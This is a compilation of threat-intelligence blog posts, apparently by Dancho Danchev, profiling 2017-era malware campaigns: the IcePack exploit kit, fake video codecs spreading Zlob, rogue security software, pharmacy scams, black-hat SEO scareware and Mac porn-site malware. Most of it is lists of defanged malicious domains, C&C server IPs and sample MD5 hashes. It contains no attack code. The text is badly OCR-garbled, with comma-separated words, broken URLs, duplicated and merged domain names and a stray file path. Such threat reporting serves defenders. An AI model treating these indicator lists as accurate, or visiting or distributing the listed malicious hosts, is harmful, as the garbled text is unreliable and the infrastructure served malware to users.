tools, is, today's, modern, cybercrime, ecosystem, dominated, by, Web, malware, exploitation, kits, successfully,

empowering, novice, cybercriminals, with, the, necessary, tactics, techniques, and, procedures, for, the, purpose, of,

launching, a, fraudulent, and, malicious, campaign, potentially, affecting, hundreds, of, thousands, of, users, globally.

In, this, post, we’ll, provide, actionable, intelligence, on, currently, active, IcePack, Web, malware, exploita-

tion, kit, client-side, and, malware-exploits, serving, domains.

Related IcePack Web Malware Exploitation Kit domains:

hxxp://seateremok.com/xc/index.php

hxxp://lskdfjlerjvm.com/ice-pack/index.php

hxxp://formidleren.dk/domain/mere.asp

hxxp://webs-money.info/ice-pack/index.php

hxxp://seateremok.com/xc/index.php

hxxp://greeetthh.com/ice-pack1/index.php

hxxp://58.65.235.153/ pozitive/ice/index.php

hxxp://iframe911.com/troy/us/sp/ice/index.php

hxxp://themusicmp3.info/rmpanfr/index.php

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (lskd-

fjlerjvm.com):

MD5: 4c0958f2f9f5ff2e5ac47e92d4006452

MD5: d955372c7ef939502c43a71ff1a9f76e

MD5: 118e24ea884d375dc9f63c986a15e5df

MD5: e825a7e975a9817441da9ba1054a3e6f

MD5: 71460d4a1c7c18ec672fed56d764ebe6

Once, executed, a, sample, malware (MD5: d955372c7ef939502c43a71ff1a9f76e), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 109.70.26.37

hxxp://tableshown.net - 208.100.26.234

hxxp://leadshown.net

hxxp://tablefood.ru

hxxp://tablefood.net - 180.210.34.47

hxxp://leadfood.net

hxxp://tablemeet.net

hxxp://leadmeet.net

hxxp://pointneck.net

hxxp://pointshown.net

hxxp://callshown.net - 212.61.180.100

hxxp://callneck.ru

hxxp://callneck.net

hxxp://ringshown.ru

hxxp://ringshown.net

hxxp://noneshown.net

We’ll, continue, monitoring, the, campaigns, and, post, updates, as, soon, as, new, developments, take, place.

34

Historical OSINT - A Portfolio of Fake/Rogue Video Codecs (2017-05-29 09:27)

Shall we expose a huge domains portfolio of fake/rogue video codecs dropping the same Zlob variant on each and

every of the domains, thereby acting as a great example of what malicious economies of scale means?

Currently active Zlob malware variants promoting sites:

hxxp://pornqaz.com

hxxp://uinsex.com

hxxp://qazsex.com

hxxp://sexwhite.net

hxxp://lightporn.net

hxxp://xeroporn.com

hxxp://brakeporn.net

hxxp://sexclean.net

hxxp://delfiporn.net

hxxp://pornfire.net

hxxp://redcodec.net

hxxp://democodec.com

hxxp://delficodec.com

hxxp://turbocodec.net

hxxp://gamecodec.com

hxxp://blackcodec.net

hxxp://xerocodec.com

hxxp://ixcodec.net

hxxp://codecdemo.com

hxxp://ixcodec.com

hxxp://citycodec.com

hxxp://codecthe.com

hxxp://codecnitro.com

hxxp://codecbest.com

hxxp://codecspace.com

hxxp://popcodec.net

hxxp://uincodec.com

hxxp://xhcodec.com

hxxp://stormcodec.net

hxxp://codecmega.com

hxxp://whitecodec.com

hxxp://jetcodec.com

hxxp://endcodec.com

hxxp://abccodec.com

hxxp://codecred.net

hxxp://cleancodec.com

hxxp://herocodec.com

hxxp://nicecodec.com

Related MD5s, known, to, have, participated, in, the, campaign:

MD5: 30965fdbd893990dd24abda2285d9edc

Why are the malicious parties so KISS oriented at the end of every campaign, compared to the complexity

and tactical warfare tricking automated malware harvesting approaches within the beginning of the campaign?

35

Because they’re not even considering the possibility of proactively detecting the end of many other malware campaigns to come, which will inevitable be ending up to these domains.

36

Historical OSINT - A Diversified Portfolio of Fake Security Software (2017-05-29 09:38)

Cybercriminals, continue, actively, launching, malicious, and, fraudulent, campaigns, further, spreading, malicious,

software, potentially, exposing, the, confidentiality, availability, and, integrity, of, the, targeted, host, to, a, multi-

tude, of, malicious, software.

In, this, post, we'll, profile, a, currently, active, portfolio, of, fake, security, software, and, discuss, in-depth,

the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (91.212.226.203; 94.228.209.195),

are, also, the, following, malicious, domains:

hxxp://thebest-antivirus00.com

hxxp://virusscannerpro0.com

hxxp://lightandfastscanner01.com

hxxp://thebest-antivirus01.com

hxxp://thebestantivirus01.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://thebest-antivirus11.com

hxxp://antispyware-module1.com

hxxp://antispywaremodule1.com

hxxp://antivirus-toolsr1.com

hxxp://thebest-antivirus1.com

hxxp://thebest-antivirusx1.com

hxxp://thebestantivirus02.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://lightandfastscanner22.com

hxxp://prosecureprotection2.com

hxxp://virusscannerpro2.com

hxxp://antivirus-toolsr2.com

hxxp://thebest-antivirusx2.com

hxxp://thebestantivirus03.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://antispyware-module3.com

hxxp://antispywaremodule3.com

hxxp://virusscannerpro3.com

hxxp://windowsantivirusserver3.com

hxxp://thebest-antivirusx3.com

hxxp://thebestantivirus04.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://antispyware-scann4.com

hxxp://antivirus-toolsr4.com

hxxp://thebest-antivirusx4.com

hxxp://thebestantivirus05.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://thebest-antivirusx5.com

hxxp://remove-spyware-16.com

hxxp://lightandfastscanner66.com

hxxp://antispywaremodule6.com

hxxp://antispyware-module7.com

hxxp://antispywaremodule7.com

hxxp://antivirus-toolsr7.com

hxxp://antispyware-scann8.com

hxxp://pro-secure-protection8.com

hxxp://windowsantivirusserver8.com

hxxp://antispyware-module9.com

hxxp://antispywaremodule9.com

hxxp://antispyware-scann9.com

hxxp://virusscannerpro9.com

hxxp://antivirus-toolsr9.com

hxxp://thebest-antivirus9.com

hxxp://antiviruspro1scan.com

hxxp://antiviruspro2scan.com

hxxp://antiviruspro7scan.com

hxxp://antiviruspro8scan.com

hxxp://antiviruspro9scan.com

hxxp://antispyware6sacnner.com

hxxp://antivirusv1tools.com

hxxp://antispyware10windows.com

hxxp://antispyware20windows.com

hxxp://antivirus-toolsvv.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://prosecureprotection2.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://windowsantivirusserver3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://remove-spyware-16.com

hxxp://pro-secure-protection8.com

hxxp://windowsantivirusserver8.com

hxxp://antivirus-toolsr9.com

hxxp://antivirusv1tools.com

hxxp://antispyware10windows.com

hxxp://antispyware20windows.com

hxxp://antivirus-toolsvv.com

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (94.228.209.195), are, also, the, following, malicious, domains:

hxxp://run-antivirusscan0.com

hxxp://runantivirusscan0.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://run-virus-scanner1.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://runantivirusscan3.com

hxxp://run-virusscanner3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://run-virusscanner4.com

hxxp://remove-virus-15.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://remove-spyware-16.com

hxxp://run-virus-scanner6.com

hxxp://run-virusscanner6.com

hxxp://runantivirusscan8.com

hxxp://run-virus-scanner8.com

hxxp://windowsantivirusserver8.com

hxxp://run-virus-scanner9.com

hxxp://run-virusscanner9.com

Related, fraudulent, and, malicious, domains, known, to, have, participated, in, the, campaign:

hxxp://run-antivirusscan0.com

hxxp://run-antivirusscan1.com

hxxp://run-antivirusscan3.com

hxxp://run-antivirusscan6.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan0.com

hxxp://runantivirusscan3.com

hxxp://runantivirusscan4.com

hxxp://runantivirusscan9.com

hxxp://securepro-antivirus1.com

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (91.212.226.203), are, also, the, fol-

lowing, malicious, domains:

hxxp://anti-virus-system0.com

hxxp://run-antivirusscan0.com

hxxp://runantivirusscan0.com

hxxp://perform-antivirus-scan-1.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://antivirus-system1.com

hxxp://performspywarescan1.com

hxxp://run-virus-scanner1.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://antivirus-scanner-3.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://runantivirusscan3.com

hxxp://run-virusscanner3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://gloriousantivirus2014.com

hxxp://run-virusscanner4.com

hxxp://smart-pcscanner05.com

hxxp://remove-virus-15.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://perform-virus-scan5.com

hxxp://perform-antivirus-scan-6.com

hxxp://antivirus-scanner-6.com

hxxp://remove-spyware-16.com

hxxp://run-virus-scanner6.com

hxxp://run-virusscanner6.com

hxxp://antivirus-scan-server6.com

hxxp://perform-antivirus-scan-7.com

hxxp://perform-antivirus-test-7.com

hxxp://antivirus-win-system7.com

hxxp://antivirus-for-pc-8.com

hxxp://perform-antivirus-scan-8.com

hxxp://perform-antivirus-test-8.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan8.com

hxxp://run-virus-scanner8.com

hxxp://windowsantivirusserver8.com

hxxp://perform-antivirus-test-9.com

hxxp://perform-virus-scan9.com

hxxp://antispywareinfo9.com

hxxp://run-virus-scanner9.com

hxxp://run-virusscanner9.com

hxxp://antispyware06scan.com

hxxp://antispywareinfo9.com

hxxp://antivirus-for-pc-2.com

hxxp://antivirus-for-pc-4.com

hxxp://antivirus-for-pc-6.com

hxxp://antivirus-for-pc-8.com

hxxp://antiviruspro8scan.com

hxxp://extra-antivirus-scan1.com

hxxp://extra-security-scanb1.com

hxxp://run-antivirusscan0.com

hxxp://run-antivirusscan1.com

hxxp://run-antivirusscan3.com

hxxp://run-antivirusscan6.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan0.com

hxxp://runantivirusscan3.com

hxxp://runantivirusscan4.com

hxxp://runantivirusscan9.com

hxxp://securepro-antivirus1.com

hxxp://super-scanner-2004.com

hxxp://top-rateanrivirus0.com

hxxp://topantimalware-scanner7.com

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

Historical OSINT - Google Sponsored Scareware Spotted in the Wild (2017-05-29 15:48)

Cybercriminals continue actively spreading malicious software while looking for alternative ways to acquire and monetize legitimate traffic successfully earning fraudulent revenue in the process of spreading malicious software.

We’ve recently came across to a Google Sponsored scareware campaign successfully enticing users into installing fake security software on their hosts further earning fraudulent revenue in the process of monetizing access to malware-infected hosts largely relying on the utilization of an affiliate-network based type of revenue sharing scheme.

In this post we’ll profile the campaign, provide actionable intelligence, on the infrastructure, behind it and discuss in-depth, the tactics techniques and procedures of the cybercriminals behind it.

hxxp://www.google.com/aclk?sa=l &ai=Czd4NEnlLS-pWlrS1A-jBmIwO9pfjnQHOjKCvEI2B8woQAigIUPjA4pz8 _ _

_ _ _wFgyZajiqSkxBGgAabhse4DyAEBqgQhT9

CjnzChYHf5zQB4c8FB-fW9WUzgcUTQ4c7ciD4Gyxs0

&num=5

&sig=AGiWqty0Uq3Kr6U1Sb10olrq6C22JfNR

_w

&q=http://www.adwarepronow.com

hxxp://www.google.com/aclk?sa=L &ai=COLk5EnlLS-pWlrS1A-jBmIwO0YGZmwGz9aqwDbiw8bcBEAUoCFCnyNGE _

_

_ _ _ _8BYMmWo4qkpMQRyAEBqgQZT9

CTvAGhbX

_5PQN

_7QaAIk7HT3dQfrqLJQ

&num=8amp;sig=AGiWqtyHmo4mgVkszSWtDUcT4dMRUAQnXg

&q=http://www.antimalware-2010.com

Known malicious domains known to have participated in the campaign:

hxxp://www.adwarepronow.com/?gclid=CJ6d8LSGnZ8CFRMqagodmR _KaA - 209.216.193.112

Known malicious domains known to have participated in the campaign:

hxxp://www.antimalware-2010.com/ - 209.216.193.119

Sample detection rate for a sample malware:

MD5: 8328da91c8eba6668b3e72d547157ac7

Sample detection rate for a sample malware:

MD5: b74412ea403241c9c60482fd13540505

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://72.167.164.199/definitions/configuration.txt hxxp://72.167.164.199/latestversion/AntiMalwarePro_appversion.txt

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

42

Historical OSINT - A Diversified Portfolio of Pharmacautical Scams Spotted in the Wild (2017-05-29 16:04) Cybercriminals continue actively speading fraudulent and malicious campaigns potentially targeting the confidentiality availability and integrity of the targeted host to a multi-tude of malicious software further earning fraudulent revenue in the process of monetizing access to malware-infected hosts further spreading malicious and fraudulent campaigns potentially affecting hundreds of thousands of users globally.

We’ve recently came across to a currently active diversified portfolio of pharmaceutical scams with the cybercriminals behind it successfully earning fraudulent revenue in the process of monetizing access to malware-infected hosts including the active utilization of an affiliate-network based type of revenue sharing scheme.

In this post we’ll profile the campaign, provide actionable intelligence, on the infrastructure behind it, and discuss in depth, the tactics techniques and procedures of the cybercriminals behind it.

hxxp://lightmcusic.com

hxxp://darkclosed.com

hxxp://raintable.com

hxxp://rainthing.com

hxxp://lamptrail.com

hxxp://rainopen.com

hxxp://newsmillion.com

hxxp://paintlamp.com

hxxp://newssilver.com

hxxp://singerspa.ru

hxxp://belllead.ru

hxxp://dealfence.ru

hxxp://beachpage.ru

hxxp://sweatybottle.ru

hxxp://superring.ru

hxxp://betaflash.ru

hxxp://petgal.ru

hxxp://beastball.ru

hxxp://chartarm.ru

hxxp://roomcoin.ru

hxxp://armsgun.ru

hxxp://keyhero.ru

hxxp://sisterlover.ru

hxxp://pitstops.ru

hxxp://ballnet.ru

hxxp://betacourt.ru

hxxp://moviecourt.ru

hxxp://bandrow.ru

hxxp://rainmcusic.com

hxxp://lightmcusic.com

hxxp://diskwind.com

hxxp://disklarge.com

hxxp://silverlarge.com

hxxp://totaldomainname.com

hxxp://mcusicmouse.com

hxxp://diskbig.com

hxxp://rainthing.com

hxxp://thunderhigh.com

hxxp://raintruck.com

hxxp://mcusictank.com

hxxp://diskdark.com

hxxp://thunderdark.com

hxxp://raintowel.com

hxxp://mcusicball.com

hxxp://diskwarm.com

hxxp://silverwarsm.com

hxxp://diskopen.com

hxxp://diskfashion.com

hxxp://goldlgs.com

hxxp://silverdarks.com

hxxp://silveropens.com

hxxp://goldapers.com

hxxp://goldslvers.com

hxxp://diskhot.com

hxxp://bluedrow.com

hxxp://flashdrow.com

hxxp://raindrow.com

hxxp://thunderdrow.com

hxxp://rainmcusic.com

hxxp://rainpen.com

hxxp://rainthing.com

hxxp://spotsoda.ru

hxxp://mediamultimedia.ru

hxxp://boozetuna.ru

hxxp://singerspa.ru

hxxp://eyepizza.ru

hxxp://ringmic.ru

hxxp://belllead.ru

hxxp://roselid.ru

hxxp://homemold.ru

hxxp://tuneworld.ru

hxxp://happendepend.ru

hxxp://fruitmind.ru

hxxp://groupmud.ru

hxxp://showbabe.ru

hxxp://juicetube.ru

hxxp://kidrace.ru

hxxp://zoomtrace.ru

hxxp://lawice.ru

hxxp://dealfence.ru

hxxp://wipeagree.ru

hxxp://coverimage.ru

hxxp://beachpage.ru

hxxp://waxylanguage.ru

hxxp://jazzedge.ru

hxxp://casemale.ru

hxxp://spotsoda.ru

hxxp://mediamultimedia.ru

hxxp://boozetuna.ru

hxxp://singerspa.ru

hxxp://eyepizza.ru

hxxp://kittyweb.ru

hxxp://bedrib.ru

hxxp://yourib.ru

hxxp://antthumb.ru

hxxp://ringmic.ru

hxxp://belllead.ru

hxxp://roselid.ru

hxxp://homemold.ru

hxxp://tuneworld.ru

hxxp://happendepend.ru

hxxp://fruitmind.ru

hxxp://groupmud.ru

hxxp://showbabe.ru

hxxp://juicetube.ru

hxxp://kidrace.ru

hxxp://zoomtrace.ru

hxxp://lawice.ru

hxxp://dealfence.ru

hxxp://wipeagree.ru

hxxp://coverimage.ru

hxxp://beachpage.ru

hxxp://waxylanguage.ru

hxxp://jazzedge.ru

hxxp://casemale.ru

hxxp://czarsale.ru

hxxp://sweatybottle.ru

hxxp://boxlane.ru

hxxp://rubyfire.ru

hxxp://radiohorse.ru

hxxp://sodakite.ru

hxxp://armissue.ru

hxxp://houraxe.ru

hxxp://smokeeye.ru

hxxp://anteye.ru

hxxp://salesbarf.ru

hxxp://shelfleg.ru

hxxp://superring.ru

hxxp://timematch.ru

hxxp://sewermatch.ru

hxxp://betaflash.ru

hxxp://wovenbath.ru

hxxp://imagebirth.ru

hxxp://shelfjack.ru

hxxp://ringmack.ru

hxxp://gigaknack.ru

hxxp://filetack.ru

hxxp://busybrick.ru

hxxp://giantdock.ru

hxxp://wormduck.ru

hxxp://roundtruck.ru

hxxp://labfolk.ru

hxxp://malespark.ru

hxxp://petgal.ru

hxxp://hitpal.ru

hxxp://beastball.ru

hxxp://baysmell.ru

hxxp://beachhill.ru

hxxp://giantpill.ru

hxxp://runtvenom.ru

hxxp://soaproom.ru

hxxp://chartarm.ru

hxxp://deedsum.ru

hxxp://firmcan.ru

hxxp://sofafan.ru

hxxp://chinqueen.ru

hxxp://lightpen.ru

hxxp://fishgain.ru

hxxp://shiptrain.ru

hxxp://canbin.ru

hxxp://roomcoin.ru

hxxp://caseion.ru

hxxp://miciron.ru

hxxp://metalcorn.ru

hxxp://roadbun.ru

hxxp://armsgun.ru

hxxp://landclown.ru

hxxp://weedego.ru

hxxp://kidsolo.ru

hxxp://waxsolo.ru

hxxp://hitpiano.ru

hxxp://keyhero.ru

hxxp://hitzero.ru

hxxp://ziptap.ru

hxxp://arealamp.ru

hxxp://sunnystamp.ru

hxxp://freeproshop.ru

hxxp://clanpup.ru

hxxp://silkyear.ru

hxxp://jarpeer.ru

hxxp://cobrariver.ru

hxxp://sisterlover.ru

hxxp://rocktower.ru

hxxp://yearshoes.ru

hxxp://grapefrogs.ru

hxxp://papercoins.ru

hxxp://pitstops.ru

hxxp://ginboss.ru

hxxp://greedpants.ru

hxxp://rulebat.ru

hxxp://kidssplat.ru

hxxp://havocfleet.ru

hxxp://ballnet.ru

hxxp://statezit.ru

hxxp://elfsalt.ru

hxxp://zooant.ru

hxxp://finksnot.ru

hxxp://bluffheart.ru

hxxp://wifechart.ru

hxxp://ladyskirt.ru

hxxp://betacourt.ru

hxxp://moviecourt.ru

hxxp://bluecourt.ru

hxxp://actbeast.ru

hxxp://waterfast.ru

hxxp://beachquest.ru

hxxp://passexist.ru

hxxp://rareyou.ru

hxxp://bandrow.ru

hxxp://applewax.ru

hxxp://rockpony.ru

hxxp://feetboy.ru

hxxp://arguebury.ru

hxxp://chairchevy.ru

hxxp://birthsea.com

hxxp://sourcegood.com

hxxp://lamplarsge.com

hxxp://trailhuge.com

hxxp://raintable.com

hxxp://platepeople.com

hxxp://tablebig.com

hxxp://lampbig.com

hxxp://traillong.com

hxxp://whitebirth.com

hxxp://trailbirth.com

hxxp://tabledisk.com

hxxp://lampdissk.com

hxxp://trucktowel.com

hxxp://lamptrail.com

hxxp://trailwarm.com

hxxp://paperwarm.com

hxxp://lampwasrm.com

hxxp://birthocean.com

hxxp://trailocean.com

hxxp://rainopen.com

hxxp://lampfashion.com

hxxp://newsmillion.com

hxxp://trailsummer.com

hxxp://mcusicpaper.com

hxxp://lamppapser.com

hxxp://newssilver.com

hxxp://platedrops.com

hxxp://lampcups.com

hxxp://tablemindss.com

hxxp://tablecupss.com

hxxp://newssweet.com

hxxp://trailbasket.com

hxxp://trailgift.com

hxxp://goldblow.com

hxxp://truckdrow.com

hxxp://roverkey.com

hxxp://protopsite.ru

hxxp://frontstand.com

hxxp://greystand.com

hxxp://ballmind.com

hxxp://mindlarge.com

hxxp://windlarge.com

hxxp://darklarge.com

hxxp://balltable.com

hxxp://listplate.com

hxxp://frontblue.com

hxxp://lightskye.com

hxxp://balllong.com

hxxp://frontlong.com

hxxp://greylong.com

hxxp://largebisg.com

hxxp://greywalk.com

hxxp://minddark.com

hxxp://largedark.com

hxxp://balldisk.com

hxxp://largetrail.com

hxxp://balltrail.com

hxxp://largewarm.com

hxxp://skyewarm.com

hxxp://listlap.com

hxxp://flowlap.com

hxxp://frontstop.com

hxxp://ballsilver.com

hxxp://flowsilver.com

hxxp://jobsilvesr.com

hxxp://fastpads.com

hxxp://jobpeoples.com

hxxp://bluewaris.com

hxxp://joblaps.com

hxxp://listdrops.com

hxxp://flowchairs.com

hxxp://backgrass.com

hxxp://greygrass.com

hxxp://greyfront.com

hxxp://dropslist.com

hxxp://longgrey.com

hxxp://backgrey.com

hxxp://frontgrey.com

hxxp://hatroad.com

hxxp://hatweather.com

hxxp://hatcool.com

hxxp://weatherfloor.com

hxxp://drinkfloor.com

hxxp://hatbrowse.com

hxxp://roadbrowse.com

hxxp://roadinternet.com

hxxp://whiterdes.com

hxxp://hatcools.com

hxxp://hatbrowses.com

hxxp://hatflow.com

hxxp://hatride.com

hxxp://whitefloors.com

hxxp://hatducks.com

hxxp://whitebrwses.com

hxxp://hattables.com

hxxp://hatfloos.com

hxxp://hatdrinks.com

hxxp://blowlight.com

hxxp://longwrite.com

hxxp://bridelamp.com

hxxp://bridelong.com

hxxp://bridefast.com

hxxp://bridebottle.com

hxxp://longletter.com

hxxp://brideword.com

hxxp://bridetowel.com

hxxp://screenchairs.com

hxxp://boxscreens.com

hxxp://screenbirth.com

hxxp://touchcup.com

hxxp://boxboxs.com

hxxp://boxlams.com

hxxp://touchchair.com

hxxp://screencup.com

hxxp://lamptool.com

hxxp://touchbirth.com

hxxp://weathersand.com

hxxp://summerwarms.com

hxxp://summerwall.com

hxxp://weathersummer.com

hxxp://warmruns.com

hxxp://weathercold.com

hxxp://weatherwarm.com

hxxp://warmskye.com

hxxp://weatherskye.com

hxxp://weatheropens.com

hxxp://weatherocean.com

hxxp://weatherrun.com

hxxp://rovercorner.com

hxxp://rangepeople.com

hxxp://rangesand.com

hxxp://rangecorner.com

hxxp://rangespeed.com

hxxp://roverweather.com

hxxp://rangekey.com

hxxp://roverfast.com

hxxp://roverroad.com

hxxp://rangerange.com

hxxp://rovertrack.com

hxxp://rangetunes.com

hxxp://socketpaper.com

hxxp://trailgold.com

hxxp://booksocket.com

hxxp://brushtrail.com

hxxp://brushround.com

hxxp://brushchair.com

hxxp://brushsocket.com

hxxp://brushfast.com

hxxp://socketfast.com

hxxp://tablebrush.com

hxxp://brushpaper.com

hxxp://brushopen.com

hxxp://sockettrail.com

hxxp://socketround.com

hxxp://brushplane.com

hxxp://sourcebrush.com

hxxp://tabletrail.com

hxxp://truckblus.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

50

Historical OSINT - Massive Black Hat SEO Campaign Spotted in the Wild (2017-05-29 19:28)

Cybercriminals continue actively launching fraudulent and malicious blackhat SEO campaigns further acquiring

legitimate traffic for the purpose of converting it into malware-infected hosts further spreading malicious software

potentially compromising the confidentiality availability and integrity of the targeted host to a multi-tude of malicious

software.

We’ve recently intercepted a currently active malicious blackhat SEO campaign serving scareware to socially

engineered users with the cybercriminals behind it earning fraudulent revenue largely relying on the utilization of an

affiliate-network based revenue-sharing scheme.

In this post we’ll profile the campaign, provide actionable intelligence on the infrastructure behind it, and dis-

cuss in-depth the tactics techniques and procedures of the cybercriminals behind it.

Known malicious domains known to have participated in the campaign:

hxxp://doremisan7.net?uid=213 &pid=3 &ttl=319455a3f86 - 67.215.238.189

Known malicious redirector known to have participated in the campaign:

hxxp://marketcoms.cn/?pid=123 &sid=8ec7ca &uid=213 &isRedirected=1 - 91.205.40.5 - Email:

JeremyL-

Rademacher@live.com

Related malicious domains known to have been parked within the same malicious IP (91.205.40.5):

hxxp://browsersafeon.com

hxxp://online-income2.cn

hxxp://applestore2.cn

hxxp://media-news2.cn

hxxp://clint-eastwood.cn

hxxp://stone-sour.cn

hxxp://marketcoms.cn

hxxp://fashion-news.cn

Known malicious domains known to have participated in the campaign:

hxxp://guard-syszone.net/?
p=WKmimHVmaWyHjsbIo22EeXZe0KCfZlbVoKDb2YmHWJjOx
aCbk

X1

%2Bal6orKWeYJWfZW

VilWWenGOIo6THodjXoGJdpqmikpVuaGVvZG1kbV %2FEkKE %3D - 206.53.61.73

hxxp://yourspywarescan15.com/scan1/?pid=123 &engine=pXT3wjTuNjYzLjE3Ny4xNTMmdGltZT0xMjUxMYkNPAFO -

85.12.24.12

Sample detection rate for sample malware:

MD5: 3d448b584d52c6a6a45ff369d839eb06

MD5: 54f671bb9283bf4dfdf3c891fd9cd700

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

Historical OSINT - Mac OS X PornTube Malware Serving Domains (2017-05-29 20:05)

Cybercriminals continue to actively launch maliciuos and fraudulent malware-serving campaigns further spreading

malicious software potentially compromising the confidentiality availability and integrity of hte targeted host to

a multit-tude of malicious software further spreading malicious software while earning fraudulent revenue in the

process of monetizing access to malware-infected hosts.

We’ve recently intercepted a currently active portfolio of rogue/fake/ PornTube malicious and fraudulent domains, with the cybercriminals behind the campaign earning fraudulent revenue largely relying on the utilization of

an affiliate-network based revenue-sharing scheme.

In this post we'll profile the campaign, provide actionable intelligence on the infrastructure behind it, and dis-

cuss in-depth the tactics techniques and procedures of the cybercriminals behind it.

Known to have been parked within the same malicious IP (93.190.140.56) are also the following malicious

domains:

hxxp://playfucktube.com

hxxp://mac-videos.com

hxxp://xhottube.net

hxxp://playfucktube.comtubeporn08.com

hxxp://porn-tube09.com

hxxp://tubeporn09.com

hxxp://xxxporn-tube.com

hxxp://playfucktube.com

hxxp://allsoft-free.com

hxxp://all-softfree.com

hxxp://lsoftfree.com

hxxp://porntubenew.com


hxxp://pornmegatube.net

hxxp://xhottube.net

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

1.3

November


Cyber Conspiracy Who Owns Them All
By Dancho Danchev
The adventurous and fancyful life of a Bulgarian hacker in the 90's caught between the mussings of the security industry and the Intelligence Community pursuing his own personal goals leading to a blissful career as a renewed secutity expert for a international foundation

Book Proposal - Seeking Sponsorship - Publisher Contact (2017-11-15 14:23)

Dear blog readers, as I’m currently busy writing a book, I’m currently seeking a publisher contact, with the book

proposal available on request.

Approach me at ddanchev@cryptogroup.net

54

2.

2018

55

2.1

July

56

Historical OSINT - Summarizing 2 Years of Webroot’s Threat Blog Posts Research (2018-07-28 21:00)

It’s been several years since I last posted a quality update at the industry’s leading threat-intelligence gathering

